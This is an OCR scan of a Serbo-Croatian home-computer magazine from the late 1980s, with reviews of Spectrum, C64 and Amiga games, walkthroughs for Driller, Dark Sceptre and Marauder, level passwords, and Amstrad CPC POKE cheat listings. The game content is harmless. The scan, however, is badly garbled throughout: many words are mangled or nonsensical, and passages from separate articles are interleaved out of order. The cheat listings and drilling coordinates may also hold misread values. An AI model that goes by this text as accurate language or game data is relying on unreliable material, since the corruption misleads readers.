Na engleskom tržištu zabavnog softvera svaka nedelja pojavljuju se na desetine igara sumnjivoj kvaliteta. Čak u i neke koje počele da trčaju N-te nastavke svojih igara, sa promenjenim naslovom, grafikom i nekim novim rutiama. Najviše je u modi skeniranje igara sa velikih automata, i tu prednjači firma „Imagine“, mada je to sve već odavno učineno, iako su programeri tehnički savršeno uspešni. Međutim, ostaje ljudi kojima je programiranje izazov, i oni su rešili da postavne neke nove standarde u proizvodnji zabavnog softvera, tako da su se pre nekoliko nedelja u Engleskoj pojavili neki programi koji su nas doslovno ostavljaju bez teksta. Ovog meseca predstavljamo vam tri programa, nedavno izšla, koja ruše dosadašnje standarde.



Prvi je T-WRECKS, koja je izdala firma „Gremkin Graphic“. Što se tiče ideje, slična je rampage-u. Cilj vam je da u ulozu prastarog čudovišta transnosara porušite jedan grad u njegovu okolinu. Međutim, najbolja stvar u igri je figura koju pokrećete, odnosno ogromno čudovište, veličine pola aviona. Međutim i pored veličine sprajta on se i dalje brzo pokreće, a zbog fenomenalne animacije izgleda vam kao da je živo. Čudovište možda skakati, penjači se uz zgradu, prevrtati ljude i automobila. Sigurno pored svega lože da oćekujete da je igra u bolji, već da je monohromatska, kao i njeni prethodnici, ali varate se. Sve prvi uloz boja, pa čete se zapitati da li je ispred vas stvarno onaj star „spektrum“ sa njegovim problemima sa atributima. Ovdje je programer upotrebio jedan trik koji je, iskreno rećano, već bio upotrebljen u igri „Kamov“. Oko celog sprajta stavio je crni omotač, tako da se prekrapanje boja ne primjećuje. Zvuka nema mnogo, ali su sve akcije na ekranu propačene odgovarajućim zvucnim efektima. Jedina zamka programu je što nije predviđen za „spektrume“ sa 48k memoriji već samo za 128-k. Iako istu posedujećte, učitaće igra i oćekćeće se kao da ste ispred nekog automata u luna parku.



Drugi je program R-TYPE, koja će na tržište izići iz firme „Activision“. Pomenuta firma se odavno bacila na pravljenje igara sa automatima, pa tu ni „R-type“ nije izuzetak, jer je prvobitno slavio stekao upravo na automatima. Međutim, nikada od programa sa automatima ne oćekujete da izgleda isto i na „spektrumu“, ali ovoga puta programeri su se neverovatno približili originalu. Prva dobra stvar u igri su grafika i boje, koje nas stvarno teraju na razmišljanje. Ponekad nam se učini da svaka tačka ima svoju boju, što je na „spektrumu“ voma teško izvodljivo (čita: nemoguće). Druga dobra stvar je brzina kojom sprajtovi pređu preko skriveni. Ponekad na ekranu će se nađi i po sedamdeset – osamdeset sprajtova, a krećućeće će biti i dalje brže. Posebno oćekujetećte veliku ogromnu figuru na kraju, koja će oćekujetećte delo izradu iz ekrana. I još nešto: kada budete gledali skriveno, znajte da nije šala: stvarno su sa spekruma.

Treći program u ovoj seriji je SAVAGE, koji je uradila firma „Probe“, a na tržište će ga izići neki drugi do „Firebird“. Igra se sastoji iz tri dela, i svaki je igra za seba. U prvom delu „Savage“ nastavlja tamo gde je „Trantor“ stao. Oćekujeteće osuđeniševati veliki sprajtovi, koji su lakode dobro obelati i animirani, pa vam se čini da gledate crteni film. Svar koje oćekujetećte je i brzo skrovojenje na levo i desno. Pazite samo da se ne uplašite ka-

niko od neprijatelje eksplozija, jer se raspadne u hiljadu komada preko celog ekrana. Naravno, po tradiciji, na kraju svake nivoa postoji ogromno čudovište, ko ga treba ukrotiti da bi se prešlo na sledeći nivo. Treba li da napominjem da je i ovo perfektno urađeno? Drugi deo se odigrava u Dolini smrti. Sada lećete u vazduhu, sećajući se „Space hamera“. Međutim ove



dvije igre se ne mogu porediti, jer je igra toliko brza da će vam se zavrteti u glavu. Osim toga, i tu u ogromni sprajtovi veličine pola aviona, i tu još i obojni... U trećem delu ste u ulozu otra koji se mora boriti sa gomilom čudovišta. Na ovom nivou najviše oćekujetećte animacija svih likova, veličina do šezdeset karaktera. Pogledajte skritivno i sve će vam biti jasno... Iza zaključka nego ćemo pitaćte ostaviti otvoreno. Možda će i već u sledećem delu biti prikaz neke igre koja je istija još dalje.

Vladimir Janković, Beograd

VULCAN

Ova stratiška igra simulira situaciju na bojištima u sjevnomj 1943. od 12. novembra 1942. do 13. maja 1943. Imogućava vam da se stavite u ulozu Agentura (Eisenhower) ili Romela. Možete igrati ulozno, u tim da ulozite podjelite.

Prije početka same igre morate izabrati scenario po kojem ćete igrati. Na raspolaganje imate:

- 1. Race for Tunis (Trka za Tunis) 19 poteza
- 2. Kasserine (Kaserine) 12 poteza
- 3. Eight Army (Osmi armija) 22 poteza
- 4. Operation Vulcan (Operacija Vulkan) 183 poteza
- 5. The Tunisia campaign (Tunislika bitka) 163 poteza

Dok je u prvih četiri scenarija cilj zauzeti što više gradova i uništiti što više protivničkih jedinica, u petom saveznički pobjeđuju ako zauzmu Bizertu i Tunis, a Nijemci ako zadržr barem jedan od ta dva grada.

Kada sve to izaberete, možete početi igru. Na lijevom dijelu ekrana se nalazi dio mapa zaleđeno sa centrom; koji pomenar i okolinu jedinica. U donjem dijelu ekrana se nalazi ime jedinica i njena vrsta (pješaštvo, tenkovaška jedinica, štabovi itd.), a desno na ekranu se nalazi izborni naredenja koja se odnose na jedinice koje pomenarite.

Naredenja su:

- 1. Move – (pokretanje) flebarajući kvadrat oćekujetećte na mjesto gdje želite prebaciti jedinicu;
- 2. Assault – (napad) napaćate jedinicu koja se nalazi kraj vas;
- 3. Travel – (voćzna vešće) isto kao i „Move“ samo što je brže i jedinica se može prebaciti samo na cestu;
- 4. Hold – (stanj) jedinica ostaje na mjestu gdje se nalazi;
- 5. Fortify – (utvrđivanje) ukopavanje jedinica se ukopava i bolje podnosi napad protivnika.

Osim tih naredbi postoje i naredbe koje se ne odnose direktno na borbu. To su:

- 1. Inspect – gledajte što se nalazi ispod vaše jedinice (flem);
- 2. Pass – prekaćte tu jedinicu (naredbe joj izdajete na kraju, postije svih ostalih jedinica);
- 3. Divide – jedinicu dijelite na više drugih (2, 3, 4 itd.);
- 4. Report – jedinica vam podnosi raport. Pri raportu saznajete:
 - STR – snaga jedinice,
 - MPS – broj poja koja jedinica može prijeći,
 - SUP – kolićina zaliha,
 - MOR – moral,
 - EFF – efikasnost u napadu,
 - FRT – broj dana provedenih u ukopavanju (fortifikacija),
 - AM – snaga u napadu.

Što se tiče avijacije, njome upravljamo postije svih jedinica i može se koristiti samo za bombardiranje i izvidanje. Prilikom borbe trebate paziti da sa pješaškom ne napaćate tenkove, da vam je jedinica dovoljno snabdjevana zaliha, da vaše jedinice ne napaćte više protivnika i u utvrđivanju protivnika. Što se tiče zaliha i snabdjevanja, u ovom programu je to posebno poboljšano. Štabovi (IG) i nezavisna jedinica se redovno snabdjevuju ako nisu oćekujetećte. Divizije se snabdjevuju dok svojih i nezavisnih štabova (Corpus HQ). Ostale jedinice se snabdjevuju dok bilo kog štaba ili kog nezavisnih jedinica.

Ako vam koji put ne uspije da obnovite zalihe, ne treba oćekujetećte. Broj zaliha je u svakom poljeću oćekujetećte i možete saćekujetećte laćiti potez. Snabdjevanje se vrši tako što dovodite jedinicu neposredno do svojih štaba (HQ), nezavisnog štaba (Corpus HQ) ili do nezavisne jedinice. Sve te štabove treba držati u pozadini, jer su oni osnova za pobjedu. Jedinice koje nemaju zaliha, trpe veće gubitke. Ovaj program je uvjerljivo najbolja rama simulacija i siguran sam da će vas držati danima uz vašeg ljubimca. Sada je na vama red da dokazate da ste bolji strateg od kompjutera.

Vedran Senćić, Vinkovci

Gotovo je gotovo

Better dead than alien

NIVO	ŠIFRA	KOMENTAR
001	ELETRA	SMEŠNO
002	SZYGIJ	VEŽBA
003	GRABUJE	VRLO LAKO
004	PLUG	LAKO
005	SOPRANO	PRILOČNO
006	MAJONNAISE	LAKO
007	FAYOUNT	PROSEĆNO
008	POTATO	NEŠTO NAPORA
009	WOOMERA	MNOGO NAPORA
010	HARIBUSSS	JAKO NAPORNO
011	DEBTAANTE	TEŠKO
012	FIRKIN	STVARNO TEŠKO
013	ACOUSTIC	JAKO TEŠKO
014	TRIPTYCH	LUDAČKI TEŠKO
015	JABBERWOLLY	APURBNO
016	WHIMICKY	MOGUĆE?
017	CORNUCOPIA	REFLEKSI
018	FUNBARI	ZA MAHERE
		JOŠ STE U IGRI!
019	TIDLY POLM	BRIJANTNO!
020	KEEFFE DOLL	NE MOGUĆE
021	SEPULECHR	ČUJNO
022	EUPHEMISM	PROBAJTE
023	GRAMMARIAN	KRAJ
024	CROSSWORD	KRAJ I
025	QUARANTINE	TO JE TO

Vladimir Pavlović

MARAUDER

"Hewson" — "spektrum"

Novi program, grafički veoma dobro urađen u stilu pucač — pokupi bolje oružje — pucaj, ne donosi nam ništa novo sem dobre zabave. Uz neke osnovne savete kako preći jrgu, dobitete i mapu, a pošto je igra izuzetno teška pokupote potražite u pučkoj mreži. Dakle da počnemo.

Igra se sastoji od dva izuzetno duga nivoa (ekran se skrotuje nađole). U svakom slučaju dosta će vam pomoći mapa.

I nivo: Na ovom nivou važno je znati da imate dva bonus kvadrata koji kada se pojave na ekranu — naravno, ako ih pogodite — mogu vam doneti novč život ili teledigovnu bombu. Ako pogodite projektil na kraju svakog nivoa možete dobiti i ekstra 500 poena. Na ovom nivou specifični su neprijatelji koji pucaju u svim pravcima, pa se morate dobro poznavati njihovih lasera, koje najbolje da zaoblazite, narav-

stvar treba da vam bude jasna: ponud njega ne možete proći a da ga ne uništite, a za to vam neće biti potrebno puno vremena. Na kraju drugog nivoa treba uništiti još tri neprijateljska broda i igra je završena.

Treba napomenuti još i da u originalnoj verziji postoji jedan trik kojim se može postići besmrtnost: skinite tri bonusa koje dolaze na početku nivoa, a onda se ubijajte dok vam broj života na stigne do dvanaest. Onda ćete statino startovati dobijajući bombe, a kada budete imali petnaest života i dvadeset bonova bićete besmrtni. U slučaju da vam ovo ne radi, ponudite ono što vam treba u pučkoj mreži (besmrtnost ili bezbroj bombi), pa krenite sa igranjem.

Vladimir Janković (tekst i mapa)

Gotovo je gotovo

ROAD BLASTERS

Godine 1987. se na automobilima, za slugom firme Atari, prvi put pojavila igra koja kombinuje pucačike i vozačke elemente. Delom zbog izvanredne i inovativne kombinacije, a delom zbog vrhunskih Atari-jevih stručnjaka, igra je postigla neverovatnan uspeh. To, naravno, nije prokasko softverskom gigantu "J.S. Goldu", koji je nedavno otkupio prava za kompjutersku verziju.

Igra je smeštena negde u budućnosti, u kojoj su auto-pučevi postali prava noćna mora. Doduše, ovdje nećete biti u opasnosti od dremlikih Turaka i ostalih ozvezmajaljkah opasnosti — napadaće vas ljudi motociklisti, pucaće na vas mitraljez postavljene pored puta, i proganjatiće vas psiopatae smeštena u automobile silnice vašem. Tajna uspeha je, kao i uvek, jednostavnost: potrebno je voziti ispod aviona koji će povremeno nadletati put i izbacivati razne dodatke za vaše kola. Skupljanje ovih dodatka nije lako: potrebno je držati oko na avionu i sklanjati se od raznih drumskih opasnosti istovremeno. Možete skupiti nekoliko vrsta dodatka:

— Turbo, pomoću kojega postizete ogromne brzine i samim time brže stizete na kraj nivoa. Ovo je ipak mač sa dve oštrice, jer će vam pri veći brzini biti teže da vozite i unistavate neprijatelje.

— Mitraljez je moćno oružje, i aktiviraće ga povećanje paluc unazad. Ovim ćete brzo i lipo pobiti više neprijatelje, uz veoma dobru zvučnu efektu. Žužik je posebno dobar na Q 64 verziji, naročito eksplozije kada unistavite mitraljezsko gnezdo. Ovo je vrlo teško uraditi — pored toga, mitraljezi spadaju u najveće opasnosti, tako da će vam ova eksplozija posebno prijati.

Ako vas neki od neprijatelja ne ubije, za to će se skoro sigurno pobrinuti gorvo



— tačnije, njegov nedostatak — osim ako ne budete pažljivo skupljali zeleno-crvene lopte kojim ga obnavljate. Osnovni cilj "Road Blastera" je jednostavno voziti i preživeti, i stići što dalje možete. Ukupno postoji 50 nivoa, ali na sreću ne morate uvek startovati sa prvog, jer je predviđena opcija za start na višim nivoima. Put vodi kroz razne predele, sa raznim kontrolnim i reli tačkama. Kontrolna tačka je obično na polovini staze, i ako nje ćete radi dodatno gorivo. Reli tačka je ekvivalentna cilju u trkačkim igrama, i predstavlja kraj nivoa. Kontrolna tabla na dnu ekrana pokazuje kočinu goriva, brzinu, poena, i plozbu na mize i druge tzv. "Multiplier status", koji pokazuje koliko ste žutih kola i motocikala unistili. Dodatni cilj je pogoditi što više kola sa što manje hitaca, što će vam dati veći broj poena na kraju nivoa. "Road Blastera" je tipična bonus-igra, kojom se možete hvatiti kada postignete ogromne rezultate.

Koliko je u stvari dobar igra? Prva stvar koju ćete primetiti je grafika, koja je na zalost daleko od odlične. Pozadina rangira od futurističkih gradova do zelenih pustinja i ljubidžubskih, i više poseđa na amaterske pokušaje pravljenja pozadine na Atari WCS-ju nego na grafiku iz jedne najnovije igre. Kola i avioni su takođe prilično jednostavno nacrtani — nisu detaljno urađeni i veoma se kockasto pomeraju dok put sklopate. Boje su jednolične, a senčenje i njanjse su potpuno izostale, tako da je veoma teško shvatiti igru ozbiljno. Ipak, najveća greška je nedostatak brzine. Kola jednostavno ne pružaju osećaj brzine, osim kada pokupite Turbo. Sa nule morate preći na oko 60 milja na sat da biste shvatili da se auto kreće. Krivine su puno manje teške nego u nekim nivoima moćne jednostavno stali na sredinu ekrana i pucaju, i bez dodirivanja paluce put će vam sas dovesti do kraja nivoa. Ovo je prilično goro ako želite da skupljate poene, jer ćete ih dobiti malo, ali stvar nije u tome: igra postaje smešno laka i samim tim ubrzo dosadna. Grafika i animacija na ekranu, osnovni element igre sa automata, to jest zabava ipak je prilično zašupljen u igri.

Snaga Atari-jevih verzije se ponekad može videti — i ako niste igrali "Overland" sigurno ćete dosta vremena potrošiti uz ovu igru. Ipak, bilo bi bolje da je "J.S Gold" konverziciju prepustio nekom bogu programerskom timu. Ovakvo su obaveznate atrakcije, "Out Run" i "Road Blastera", isapale prilično prosečne. Obe su zaslužile mnogo bolje.

Vladimir Pavlović

Super igra

DARK SCEPTRE

Cilj igre je pronaći tamni skiptar (Dark Sceptre) koji daje moć snagama zla. U tu svrhu imate na raspolaganju više likova osposobljenih za različite zadatke. Za borbu su najbolji ratnik (Thane) i divljak (Savage), za čarolije je zauđen vaš mistik (Mystic), za negrotovanje (Persuade) noh likova najbolji je glasnik (Herald) i budala (Fool), ili. Pored likova koje možete kontrolisati, u igri nalazite i ne druge likove koji se razlikuju po kraju: Umbarng — Orvan, Verdian — Zeleni, Kwarp — Plavi, Trian — Ljubičasti, Auric — Žuti, Gristi — Bijeli. Prve četiri grupe likova su neprijateljske, dok su vam poslednje dve grupe likova savezničke, mada ih ne možete direktno kontrolisati.

Likove koje kontrolirate birate pomoću tastera za levo i desno, a kontrolirate ih pomoću opcija koje se nalaze u donjem levom uglu ekrana birajući ih tasterima za gore, dole i pucaanje. Opciju WATCH koristite kad se neki od vaših likova bori, o čemu vas kompjuter obavestava zvničnim signalom — tako što prilikom taster za pucaanje i na ekranu će se pojaviti prikaz borbe. Na samu borbu nemate direktorog uticaja i njen ishod zavisi od osobina likova koji se bore. Opciju SCAN vam omogućuje da skanirate mapu i rasped vaših likova na njoj, opciju GHEK vam daje vid u osobine lika koji kontrolirate, opciju PLAN vam omogućuje da izdate potrebna naređenja vašim likovima. Opciju FLAG ne možete koristiti ako vam je lak začaran (BEWITCHED) ili skamenjen (PETRIFIED). Naredbe koje ste mu izdali lik ne izvršava ako se bori ili okećuje borbu (EN GARDE). Zadržaj opciju QUIT vam omogućuje da snimite ili učitate poziciju.


Vaš mistik je jedan od ključnih likova i zato je u mnogim situacijama igra skloni na njegovim mestu. Moć savjet je da ga uputite dole-desno naredbama: "seek golden amulet", "take golden amulet", "use golden amulet". Ovaj predmet, kao i svi ostali, nema značajnijeg uticaja na samu igru. Poželjno je da ispred mistika pošaljete nekog mekog (thral), koji će mu postići od neugodnih amulet.

Svom ratniku (THANE) naredite join your own mystic" (ovaj će krenuti da vam se pridruži). Na putu će sreći Glasnogov ratnika, kojega će negrotovati samim doirrom. Ovaj Nivo ratnik je najbliži — lik koji kontrolirate i može sam nastiati jrgu. Mo savet je njega su naredbe: "kill umbarng's mystic" i "kill umbarng's savage". Najveća opasnost za njega su mistici koji ga mogu probiti i skameniti. Zato odmah na početku igre svojim ubicima (assasin) izdajte naredbe: "kill kvano's mystic", "kill verdian's mystic". Druga velika opasnost su umbarngovi divljaci (Umbarng's savage), koji su se okomili na vašeg mistika. Cim se ratnik koje ste uputili u susret mistiku sastane sa njim, naredite mu: "kill umbarng's savage". A mistiku "Curse enemy". Uz malo sreće savlašaćete neprijateljske divljake pre nego što dođu do vašeg mistika. Sada su vam do kraja igre najveći problemi Trian's mystic i Umbarng's reaper koji čuva tamni skiptar. Prvog će lako eliminirati vaš ratnik, dok je drugog najboljše savladati tako što ćete svom ratniku narediti "kill umbarng's reaper", a na malom rastojanju iza njega pošaljite mistika sa naredbom "Curse umbarng's reaper". Rasstojanje između ova dva likova bitno malo kako bi mistik stigao do reaper-a dok se ovaj još bori sa vašim ratnikom.

Željko Rašo, Herceg Novi

no ako možete (u protivnom odo život). Najbolje bi bilo da ih eliminirate čim se pojave na ekranu, jer će isaplati manje metaka, pa će vam biti jednostavnije za vožnju. Kada vam izadu bacači projektila, iako biste ih prešli da odmah poise njih ne izlaze neprijateljski brodovi koji jurisaju pravu na vas. Njih ćete unistaviti tako što ćete nastaviti da se kretate po sredini ekrana, a kada budete u dijagonalni sa bacacaem, naglo skrenite levo, pucaćete, pa skrenete desno. U sledjećem delu neprijatelj će vam praviti tankovi, koje u suštini nije problem eliminisati, ako vas ne napadaju u kombinaciji sa letelicim brodovima. Kada budu trebalo da se odulaze za levu ili desnu putanju, bez razmišljanja odabirete desnu, jer je neuporedivo lakša. Sada samo napred i stidi ćete od drugog nivoa.

I nivo: Ovaj nivo je smešten u pustini i sadrži neke potpuno nove vrste neprijatelja, od kojih su najnezgodnije letelice oči. Odmah će vas na startu napasti dva oka, zato se odmah namestite na desnu stranu ekrana i likovite prvo. Ono drugo dočati sa vrha ekrana, pa se pomerajući ulivo oslobodite i njega. Posle ovoga naići ćete na jednu zamku. Naime, oči koje pucaju na vas ne neće moći da pogode od dvorca koje ih zaklanjaju. Zato pucaćete sve dok oni ne počnu da pucaju, a onda bežanja na vrh ekrana. Zadržaj teška stvar na ovom nivou je bacaj projektila, koji je sakriven na ostrvu, na levoj strani ekrana. Jedna



Gotovo je gotovo

DRILLER

INCENTIVE / „spektrum“

Sigurno se čudite tome što amov prvoo obavlj prikaz Tamne strane, pa tek onda njenog prvog dela. Međutim sa „Drillero“ amo imali više problema, ali vam posle svega iznosimo kompletno rešenje ove igre. Naime, trebale sući različi uzorci materijala — ali kako vam se energija pri bušenju smanjuje, a trebale budu i pravilne koordinatama da biste našli na ru. do nje ni malo lake.

AMETHUS: U slučaju da hoćete da nakupite dosta poena snušte žid. Ako vam je potrebno zaštitno polje uđite u kolibu i pogodite prvo kristal na podu, a onda kristal u vazduhu. Tako ćete popraviti šteti i dobiti nešto poena.
 KOORDINATE: ZA BUŠENJE: X=6400, Y=6050. Ućem ka severu.



LAPIS LAZULI: Firamide koje se okole nalaze noroše poskidate iz dva razloga: zbog ekstrane pojave; i zato što time pravite prolaz kroz sektor. Ovde će vam smetati žid, koji ćete ukloniti tako što ćete pucati u male kocke. Posle nekoliko hitaca žid će nestati. Međutim, ovde postoji jedna zamka. Nigde nema vrata, koja su nam neophodna. Da bi se vrata pojavila, pucajte u potpuno u kocke.
 KOORDINATE: X=4096, Y=3746. Ućem ka severu.

EMERALD: Da bi izbegao lasera koji šib besomučno uzimaju energiju morate doći što bliže unutrašnjim zidovima. Najviše se trebati lasera koga ne možete uništiti a on se nalazi na severu. Pošto ispred sebe ima veliku kamenu kocku kao zaklon, ne možete ga pogoditi, zato budete veoma pažljivi kada mu budete prilazili.
 KOORDINATE: X=3746, Y=4096. Ućem ka jugu.

MALACHITE: Da bi ogromne oči prestale da pucaju na vas, upotrebite veoma prost sistem: pucajte vi na njih. Međutim, ovde treba biti veoma oprezan. Kada pogodite oko, pazite da ne pogodite i nos, jer u njemu se nalaze četiri lasera koji pucaju svlaotom brzom, tako da ih je nemoguće izbeći. Zbog toga nastavak igre od velikog je značaja da pogodite ogromnu tablu, jer vam ona otvara put za dalje nadređivanje kroz igr.
 KOORDINATE: X=5925, Y=5026. Ućem ka severu.

AQUAMARINE: Da biste ušli u mlažniju potrebno je da pogodite hangar nekoliko puta. Uđite u mlažnju i vozite se do mesta zvanog Amethyst. Tamo slećite na vam stožera. Sada se ponovo vratite na Aquamarin.
 KOORDINATE: X=5102, Y=2896. Ućem ka jugu.

BERYL: Poskidajte sve žice da bi onemogućili da vam ogromni laser nemilodirno troši energiju. Ovde postoji i jedna zanimljivost: kuća koja se nalazi na severu. Uđite u sobu i nalećete na tri ikona. Prilikom pucanja u njih svaka će promeniti oblik. Sve se krije i ključ za otvaranje severnih vrata. Sve simbole pucanjem treba prevrtiti u trouglove. Naravno, sada vam je jasno kako se otvaraju vrata na zapadu, samo što sada se otvaraju u pitanju trouglovi.

Ako neka vrata nestanu, snušte žid.
 KOORDINATE: X=7104, Y=3512. Ućem ka severu.

TOPAZ: Ovde postoji jedna stvar koju do sada nismo videli — lift. On se aktivira na sledeći način: Stanite na malu platformu na južnoj strani i pogodite jedan od prekidača. Lift će početi da se pomera. Pazite kako se vozite lifom, jer to ponekad može da bude i opasno. Čim naiđete na vrata, uđite u ogroman kompleks. Gađajte kamenu blokove da bi se pojavili energetski kristali. Iz kristala je skriveni tunel. Ovim tunelom dolazi se na nama već poznato mesto Amethyst. Poskidajte sve kamene blokove zdesna nalevo da bi vam se materijalozovo skriveni teleport.
 KOORDINATE: X=3077, 1310=Y, Ućem ka jugu.

NICOLITE: Pogodite prekidač na severnom zidu. Ako ste poskidali prekidače sa Alabastera, Quartz i Opala, biće vam otvoren put na SVETLU STRANU. Ovde se krije jedno veoma neprijatno iznenađenje: Njike polje koga morate proći. Moj vam je jedini savet da se kroz minsko polje pomerate što brže, jer čete tako imati manje štete.
 KOORDINATE: X=4496, Y=4096. Ućem ka zapadu.

ALABASTER: E, ovde ima dosta caka — zato kramino redom. Prvo pogodite prekidač (kao na Opalu, Quartzu) žid, a onda pucajte u vodu. Ona bi trebalo da proćkava, a to nije ni malo dobro za vas, jer vi treba da uđete u taj bazen. Na ovom mestu snimite igr, jer vam se lake može desiti da izgubite sve što ste do sada stekli. Ovak, prisiljeni i, pa dugme za snimanje. Da biste sigurno i bezbedno ušli u bazen, potrebno je da sečekate da voda proćkava, a onda će se pojaviti stepenice koje vode do dva bazena. I nije bilo teško.
 KOORDINATE: X=4496, Y=4096. Ućem ka zapadu.

OPAL: Pogodite prekidač na levom zidu.
 KOORDINATE: X=7384, Y=7744. Ućem ka istoku.

QUARTZ: Pogodite žicu da biste uništili laser (kao prošli put). Da biste došli do druge strane zida, prođite kroz mesto gde su kameni blokovi pali. Pogodite prekidač na severnom zidu, i put za Svetlu stranu je potpuno otvoren.
 KOORDINATE: X=2768, Y=1792. Ućem ka zapadu.

DIAMOND: Sada se već nalazite na Svetloj strani. Da biste napravili ulaz u tunel poskidajte stražu koja ga čuva. U tunelu pucajte 25 puta u kristal i onda prođite kroz otvor. Kristal će nestati, ostavljajući za sobom čitavu zgradu. U slučaju da hoćete da obnovite energiju i štit, uđite u ogromne kristale.

KOORDINATE: X=4096, Y=3472. Ućem prema zadnjem zidu.

OBSIDIAN: Pogodite laser, jer će vam u protivnom smetati. Da bi se stvorio most, pogodite tablu. U blizini će se naći i koliba, ali pazite kada budete ulazili unutra, jer će vas sačekati jedan mega laser. Zato je najbolje da uđete na stražnji ulaz prateći dve linije koje vode unura. Da biste sakupili što više poena, pogodite svetla.
 KOORDINATE: X=6656, Y=6036. Ućem ka severu.

BASALT: Da biste došli maksimalne poena, pogodite jelku. Gađajte je od vrha na dole. Sada idite do kraja tunela koji se nalazi na levu stranu. Tu čete naći skrivenu tunel, iđite do njegovog kraja i naleć čete na prekidač. Ovde ponovo snimite igr, jer vam se može desiti da padnete sa zida. Šetajte kroz kamene blokove i pronadite se skrivenu stepenicu, koju treba upotrebiti za povratak nazad.

KOORDINATE: X=0930, Y=2240. Ućem ka zapadu.

COHIRE: Da biste prošli kroz energetsko polje, morate aktivirati prekidače na Malachite i Graphite. Ovde je još veoma važno pogoditi laser, što nije ni malo lake. Trebate vam dosta vezbe.
 KOORDINATE: X=1808, Y=2240. Ućem ka zapadu.

GRAPHITE: Da biste prošli preko reke, morate upotrebiti platformu, a ugao neka vam bude na oko 90 stepeni. Ovde postoji jedan prekidač koji morate uključiti, a nalazi se na zidu. Dakle, snimite igr, pa aktivirajte prekidač.
 KOORDINATE: X=1680, Y=6336. Ućem ka zapadu.

RUBY: Zadnja ruda. Ugao neka vam bude 90 stepeni. U vašoj blizini pojavice se sateliti. Pogodite ga jednaput i on će početi da puce na vas. Da bi prestao, pogodite ga još jednaput.
 KOORDINATE: X=3764, Y=2550. Ućem ka istoku.

ULAZAK U TAMNU STRANU: Da biste ušli u tamnu stranu treba da ste poskidali uve prekidače u Basaltu, Ochnu i Graphitu. Pošto ste to uradili, odnesite svih sedamnest ruda i položite ih na zid Ochnid. Kada sve uradite, na istom zidu će se pojaviti prekidač. Kada i njega pogodite, obezbediti ste ulaz u tamnu stranu.

TAMNA STRANA: Da biste prošli kroz zaštitno polje morate nađ njegovu slabu tačku, čuće se zvuk. Sada poskidajte još sve kristale koji se ovde nalaze. Samo, kristale treba poskidati određenim redom. Koordinata za bušenje su X=4496, Y=6912. Ućem na levo. Kada ovo uradite na ekranu će se ispisati: CONGRATULATIONS — YOU HAVE JUST COMPLETED DRILLER.

Eto, to bi bilo sve, uz napomenu da je pouk pronađeni i da će biti objavljeni u poukov mreži. Čim završite ovu igr — i, naravno, ako vam se sviđe — bacite se na Tamnu stranu, jer je još bolje uradana.

Vladimir Janković

SILENT SERVICE

„amiga“

Ova igra je jedna od boljih simulacija borbe podmornicom u 2. svetovskom ratu. Nakon malo dužeg ućivanja pojavljuje se meni s pet opcija: vezba, borba protiv konvoja, ratna patrola, aorta i kraj igr. Odabiranje opcija se može vršiti pomoću numeričkih tastera, mišem ili palicom. U toku igre moguće je upotrebiti sve tri načina i pojedinačno i kombinano. Sve opcije su dostupne preko tastature, većina mišem, a samo manji dio palicom.

Vezba služi za ućenje upravljanja podmornicom i savladavanja tehničke borbe. Kad odaberete ovu opciju, pojavice se meni kojim odaberete novu težinu i ćin, mijenjajući ustave za igr: neograničena ili ograničena vidljivost, ravno ili cik-cak kretanje konvoja, prava ili lažna torpeda, ućikavanje kvorova na samo podmornici ili samo u ćinu, standardni ili specijalni razarači, da li čete sami tražiti konvoj ili ne, da li će luk ispaćivanja torpeda vršiti broski kompjuter ili čete to vi sami ćiniti. Zatim se odabire ćin: 1 — morar, 2 — poručnik, 3 — komandir, 4 — kapetan. Maksimalan broj nivoa je deseti. Nakon starta na meniju krećete podmornicom iz luke na jednom malom otoku da ulazite nekrednuć konvoj od četiri borbe.

Borba protiv konvoja je opcija u kojoj se borite s konjovima u pratnji razarača. Kad izaberete ovu opciju, pojavice se meni sa sedam opcija, kojima odaberete ime podmornice, mesto, vrijeme i naćin napada na konvoj. Nakon toga izaberite novu težinu i krenite u akciju.

Ratna patrola je patroliranje podmornicom po Pacifiku u ograničenom vremenu. Nakon startovanja ove opcije, pojavice se meni s pet opcija, kojima odaberete ime podmornice, luku i vrijeme patrola. Nakon toga treba identificirati određeni tip jednog od četiri japanska razarača. Ako ste uspejali, krenite u patrolu nakon što izabe-

Poukova mreža „amstrad CPC“

JACK THE NIPPER II (bezbroj životaa)
 10 OPENOUT 'TRL': MEMORY 83995
 20 LOAD 'I' jackil-1'
 30 CALL 84000
 40 LOAD 'I' jackil-2'
 50 POKE 883FC, 8B6
 60 CALL 83996

Domagoj Marić, Sisak

STORMBRINGER (vrijeme)

10 OPENOUT 'TRL': MEMORY 887D
 20 LOAD
 30 POKE 8955E,0
 40 CALL 887E

DRUID (energija Druida i Golema)

10 OPENOUT 'TRL': MEMORIA 8EFF
 20 LOAD 'I' druid'
 40 POKE 84566, 8B7
 50 POKE 84599, 8B7
 60 CALL 81E3E

BRAVESTAR (vrijeme)

10 OPENOUT 'TRL': MEMORY 81FF
 20 LOAD 'I' brave'
 30 POKE 82FF0,0; POKE 82FF7, 8B7
 40 POKE 82FE1, 8B7
 60 CALL 89083

rele čim i nivo tlažine, a ako nije bit da je prebačen na vjezbu. Kad krenete u patrolu, ukazat će vam se mapa jugoistočne Azije, zapadnog Pacifika i sjeverne Australije. Vaša podmornica je označena punim bijelim kružićem sa crnim križićem u sredini, a isto tako i loke, samo što kružići pulsiraju. Imate na raspolaganju goriva za 57 dana plovbe. Kad je više svjetloplave boje, tada je dan, a kad je tamnoplave, onda je noć. Podmornicom upravljate mišem ili palicom, zavisa čime ste viš ili prijašnje operacije. Kad naiđete na konvoj, rub ekrana će porcvetati i tada pritenite dugme miša ili palice. Tada počinete okršaj. Pojavljuje se karta trećeg razmjera. Neprijateljski brodovi su označeni bijelim križićem u većim razmjerama, a manji su skicirani kao i podmornica. Mapa ima četiri razmjera: 128000, 16000, 2000 i 2500 jardi. Razmjeri se mogu dobiti tasterima (Zoom) i (X)zoomom ili klikom na odgovarajuću ikonu na mapi. Nakon toga određite više pravac kretanja cursora, palicom ili klikom miša u odgovarajuću ikonu:

- lijevo — kрма u lijevo (left rudder)
- desno — kрма u desno (right rudder)
- gore ili taster S — izronjavanje (surface)
- dolje ili taster D — zaronjavanje (diving)

